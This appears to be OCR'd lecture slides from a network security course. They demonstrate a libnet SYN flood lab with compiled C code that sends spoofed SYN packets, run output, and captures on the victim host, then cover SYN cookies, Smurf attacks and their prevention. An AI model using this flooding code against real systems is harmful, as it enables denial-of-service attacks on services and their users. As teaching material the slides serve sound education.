
Hank@Humo:/tmp

File Edit View Search Terminal Help

```
[root@Humo tmp]# uname -a
Linux Humo 2.6.35.11-83.fc14.i686 #1 SMP Mon Feb 7 07:04:18 UTC 2011 i686 i686 i386 GNU/Linux
[root@Humo tmp]# rpm -qa |grep libnet
libnet-devel-1.1.5-1.fc14.i686
libnet-1.1.5-1.fc14.i686
libnetfilter_conntrack-0.9.0-1.fc14.i686
[root@Humo tmp]# wget http://0rz.tw/BjN42
--2011-03-07 10:55:27--  http://0rz.tw/BjN42
Resolving 0rz.tw... 60.199.247.100
Connecting to 0rz.tw|60.199.247.100|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://sense.cs.nctu.edu.tw/courses/2011_nspad/codes/synflood/synflood.c [following]
--2011-03-07 10:55:27--  http://sense.cs.nctu.edu.tw/courses/2011_nspad/codes/synflood/synflood.c
Resolving sense.cs.nctu.edu.tw... 140.113.179.238
Connecting to sense.cs.nctu.edu.tw|140.113.179.238|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4119 (4.0K) [text/plain]
Saving to: “synflood.c”

100%[===============================================================================>] 4,119       --.-K/s   in 0.01s

2011-03-07 10:55:27 (420 KB/s) - “synflood.c” saved [4119/4119]

[root@Humo tmp]# gcc `libnet-config --defines` synflood.c `libnet-config --libs`
[root@Humo tmp]# ls -l a.out
-rwxrwxr-x. 1 root root 7418 Mar  7 10:55 a.out
[root@Humo tmp]#
```

```
libnet_seed_prand(l); // seed the random number generator

printf("SYN Flooding port %d of %s..\n", dest_port, print_ip(&dest_ip));
while(1) // loop forever (until break by CTRL-C)
{
    int status;

   status =  libnet_build_tcp(   libnet_get_prand(LIBNET_PRu16), // source TCP port (random)
                                 dest_port,                      // destination TCP port
                                 libnet_get_prand(LIBNET_PRu32), // sequence number (randomized)
                                 libnet_get_prand(LIBNET_PRu32), // acknowledgement number (randomized)
                                 TH_SYN,                         // control flags (SYN flag set only)
                                 libnet_get_prand(LIBNET_PRu16), // window size (randomized)
                                 0,      // checksum
                                 0,                              // urgent pointer
                                 LIBNET_TCP_H + 0, //tcp packet size
                                 0,                           // payload (none)
                                 0,                              // payload length
                                 l,
                                 0);
  if ( status == -1) {
     printf("build tcp error !\n");
     exit(-1);
  }



   status =  libnet_build_ipv4(LIBNET_IPV4_H + LIBNET_TCP_H,      // size of the packet sans IP header
                                       IPTOS_LOWDELAY,                 // IP tos
                                       libnet_get_prand(LIBNET_PRu16), // IP ID (randomized)
                                       0,                              // frag stuff
                                       libnet_get_prand(LIBNET_PR8),   // TTL (randomized)
                                       IPPROTO_TCP,                    // transport protocol
                                       0, // checksum
                                       libnet_get_prand(LIBNET_PRu32), // source IP (randomized)
                                       dest_ip,                        // destination IP
                                       NULL,                           // payload (none)
                                       0,                              // payload length
                                       l, 0) ;
     if ( status ==-1) {
         printf("build ip error !\n");
     }

   byte_count = libnet_write(l); // inject packet
```

# Packet capturing on the victim machine



# SYN Flooding with Libnet

Hank@Humo:/tmp

File Edit View Search Terminal Help

```
[root@Humo tmp]# ./a.out 192.168.0.103 22
SYN Flooding port 22 of 192.168.0.103..
0: write packets of 40 bytes successfully
1: write packets of 40 bytes successfully
2: write packets of 40 bytes successfully
3: write packets of 40 bytes successfully
4: write packets of 40 bytes successfully
5: write packets of 40 bytes successfully
6: write packets of 40 bytes successfully
7: write packets of 40 bytes successfully
8: write packets of 40 bytes successfully
9: write packets of 40 bytes successfully
10: write packets of 40 bytes successfully
11: write packets of 40 bytes successfully
12: write packets of 40 bytes successfully
13: write packets of 40 bytes successfully
14: write packets of 40 bytes successfully
15: write packets of 40 bytes successfully
16: write packets of 40 bytes successfully
17: write packets of 40 bytes successfully
18: write packets of 40 bytes successfully
19: write packets of 40 bytes successfully
```

Hank@Blueberry:~

```
login as: Hank
Hank@192.168.0.103's password:
Last login: Mon Mar  7 11:07:57 2011 from santorini
[Hank@Blueberry ~]$
```

Capturing from eth0 (tcp and dst net 192.168.0.103) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

| No. | Time | Source | Destination | Protocol | Info |
|---|---|---|---|---|---|
| 18328 | 112.793592 | 141.157.183.24 | 192.168.0.103 | TCP | 35802 > ssh [SYN] Seq=0 Win=58186 Len=0 |
| 18329 | 112.799988 | 43.233.24.106 | 192.168.0.103 | TCP | 4263 > ssh [SYN] Seq=0 Win=51435 Len=0 |
| 18330 | 112.805921 | 171.70.142.115 | 192.168.0.103 | TCP | 64722 > ssh [SYN] Seq=0 Win=54600 Len=0 |
| 18331 | 112.810751 | 56.82.110.78 | 192.168.0.103 | TCP | 55660 > ssh [SYN] Seq=0 Win=30489 Len=0 |
| 18332 | 112.817058 | 166.45.115.60 | 192.168.0.103 | TCP | 55785 > ssh [SYN] Seq=0 Win=30366 Len=0 |
| 18333 | 112.823539 | 81.155.28.117 | 192.168.0.103 | TCP | 59722 > ssh [SYN] Seq=0 Win=8286 Len=0 |
| 18334 | 112.828458 | 223.49.52.126 | 192.168.0.103 | TCP | 14587 > ssh [SYN] Seq=0 Win=58290 Len=0 |
| 18335 | 112.834301 | 251.141.133.61 | 192.168.0.103 | TCP | 57702 > ssh [SYN] Seq=0 Win=59980 Len=0 |
| 18336 | 112.842503 | 20.77.82.112 | 192.168.0.103 | TCP | 25286 > ssh [SYN] Seq=0 Win=60455 Len=0 |
| 18337 | 112.847712 | 120.224.67.51 | 192.168.0.103 | TCP | 18398 > ssh [SYN] Seq=0 Win=42879 Len=0 |
| 18338 | 112.853437 | 205.193.185.54 | 192.168.0.103 | TCP | raid-am > ssh [SYN] Seq=0 Win=42026 Len=0 |
| 18339 | 112.858361 | 40.184.126.123 | 192.168.0.103 | TCP | 37607 > ssh [SYN] Seq=0 Win=10394 Len=0 |
| 18340 | 112.863891 | 181.222.134.32 | 192.168.0.103 | TCP | 27472 > ssh [SYN] Seq=0 Win=32552 Len=0 |


```
▷ Frame 18338 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: CadmusCo_37:12:64 (08:00:27:37:12:64), Dst: CadmusCo_5e:3b:79 (08:00:27:5e:3b:79)
▷ Internet Protocol, Src: 205.193.185.54 (205.193.185.54), Dst: 192.168.0.103 (192.168.0.103)
▽ Transmission Control Protocol, Src Port: raid-am (2013), Dst Port: ssh (22), Seq: 0, Len: 0
    Source port: raid-am (2013)
    Destination port: ssh (22)
    [Stream index: 17568]
    Sequence number: 0    (relative sequence number)
    Acknowledgement number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set
    Header length: 20 bytes
  ▷ Flags: 0x02 (SYN)
    Window size: 42026
  ▷ Checksum: 0xbb86 [validation disabled]
```

```
0000  08 00 27 5e 3b 79 08 00  27 37 12 64 08 00 45 10   ..'^;y.. '7.d..E.
0010  00 28 40 d8 00 00 b7 06  7a e0 cd c1 b9 36 c0 a8   .(@..... z....6..
0020  00 67 07 dd 00 16 54 a6  d6 73 3d c5 97 57 50 02   .g....T. .s=..WP.
0030  a4 2a bb 86 00 00 00 00  00 00 00 00               .*...... ....
```

eth0: <live capture in progress> Fi... Packets: 18368 Displayed: 18368 Marked: 0 Profile: Default

# SYN Cookies

- # sysctl -w net.ipv4.tcp_syncookies=0




- sysctl net.ipv4.tcp_max_syn_backlog

# SYN Cookies

Hank@Blueberry:/home/Hank


File Edit View Terminal Help

```
[root@Blueberry Hank]# netstat -a --ip
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 *:ssh                       *:*                         LISTEN
tcp        0      0 Blueberry:ssh               209.10.182.112:11273        SYN_RECV
tcp        0      0 Blueberry:ssh               253.213.250.96:15532        SYN_RECV
tcp        0      0 Blueberry:ssh               112.253.238.36:apc-9952     SYN_RECV
tcp        0      0 Blueberry:ssh               pd28bc335.aicint01.ap.:brcd SYN_RECV
tcp        0      0 Blueberry:ssh               31.59.104.93:15736          SYN_RECV
tcp        0      0 Blueberry:ssh               244.165.156.61:48750        SYN_RECV
tcp        0      0 Blueberry:ssh               215.212.172.65:24893        SYN_RECV
tcp        0      0 Blueberry:ssh               9.158.71.28:22071           SYN_RECV
tcp        0      0 Blueberry:ssh               26.151.47.83:39441          SYN_RECV
tcp        0      0 Blueberry:ssh               240.58.170.63:58940         SYN_RECV
tcp        0      0 Blueberry:ssh               222.200.44.67:1232          SYN_RECV
tcp        0      0 Blueberry:ssh               dsl-189-145-200-117-d:39242 SYN_RECV
tcp        0      0 Blueberry:ssh               c-98-225-53-109.hsd1.:45107 SYN_RECV
tcp        0      0 Blueberry:ssh               26.89.4.64:45246            SYN_RECV
tcp        0      0 Blueberry:ssh               34.45.114.115:47249         SYN_RECV
tcp        0      0 Blueberry:ssh               140.38.112.126:oma-rlp-s    SYN_RECV
tcp        0      0 Blueberry:ssh               100.6.67.10:37582           SYN_RECV
tcp        0      0 Blueberry:ssh               255.197.60.75:56408         SYN_RECV
tcp        0      0 Blueberry:ssh               195.159.234.95:13829        SYN_RECV
tcp        0      0 Blueberry:ssh               p1084-ipbf2206funabas:41949 SYN_RECV
tcp        0      0 Blueberry:ssh               ip-140-179-102.phx.ex:20368 SYN_RECV
tcp        0      0 Blueberry:ssh               160.194.206.26:13911        SYN_RECV
tcp        0      0 Blueberry:ssh               96.66.220.36:27313          SYN_RECV
tcp        0      0 Blueberry:ssh               241.253.124.39:55406        SYN_RECV
tcp        0      0 Blueberry:ssh               pc03118.anc-tv.ne.jp:25102  SYN_RECV
tcp        0      0 Blueberry:ssh               3hyep.hitozuma-yareru:41079 SYN_RECV
tcp        0      0 Blueberry:ssh               124.233.103.118:47503       SYN_RECV
tcp        0      0 Blueberry:ssh               42.200.35.69:7252           SYN_RECV
tcp        0      0 Blueberry:ssh               199.158.60.47.4k.usda:53292 SYN_RECV
tcp        0      0 Blueberry:ssh               95.80.209.87:nssagentmgr    SYN_RECV
tcp        0      0 Blueberry:ssh               77.144.223.124:58720        SYN_RECV
tcp        0      0 Blueberry:ssh               161.96.93.113:43851         SYN_RECV
tcp        0      0 Blueberry:ssh               175.63.131.41:20074         SYN_RECV
tcp        0      0 Blueberry:ssh               101.223.102.87:34113        SYN_RECV
tcp        0      0 Blueberry:ssh               p5DE9471B.dip.t-diali:36055 SYN_RECV
tcp        0      0 Blueberry:ssh               211.68.87.76:63629          SYN_RECV
tcp        0      0 Blueberry:ssh               10.41.63.14:45979           SYN_RECV
tcp        0      0 Blueberry:ssh               99.249.203.20:13397         SYN_RECV
tcp        0      0 Blueberry:ssh               misc-148-67-37-71.poo:64147 SYN_RECV
```

# Internet Control Message Protocol

- Probe for Network Status / Provide Error Report
  - Built on top of IP
- Example Usages
  - Destination unreachable
  - Time-to-live exceeded
  - Parameter problem
  - Redirect to better gateway
  - Echo/echo reply - reachability test
  - Timestamp request/reply - measure transit delay

# Smurf Attack




- Send ping request to broadcast addr (ICMP Echo Req)
- Lots of responses:
  - Every host on target network generates a ping reply (ICMP Echo Reply) to victim
  - Ping reply stream can overload victim

# Smurf Attack

- Till late 1990s, most IP networks would participate in Smurf attacks
- Prevention of Smurf attack
  - Configure individual hosts and routers not to respond to ping requests or broadcasts
  - Configure routers not to forward packets directed broadcast address (until 1999, standards require forwarding by default)
  - Ingress filtering to reject packets with forged addresses

# Summary

- Route
  - Denial-of-service: bandwidth and latency
    - e.g. SYN Flood, Smurf
  - Tampering with route
    - E.g. ARP spoofing, man-in-the-middle, DNS poisoning, DoS,…
- Data
  - Packet headers and payloads
  - Confidentiality of data
    - E.g. Sniffing
  - Integrity of data
    - E.g. data forgery, replay, session hijacking, …
- Authentication and encryption → more states to maintain
  - Performance, reliability, and manageability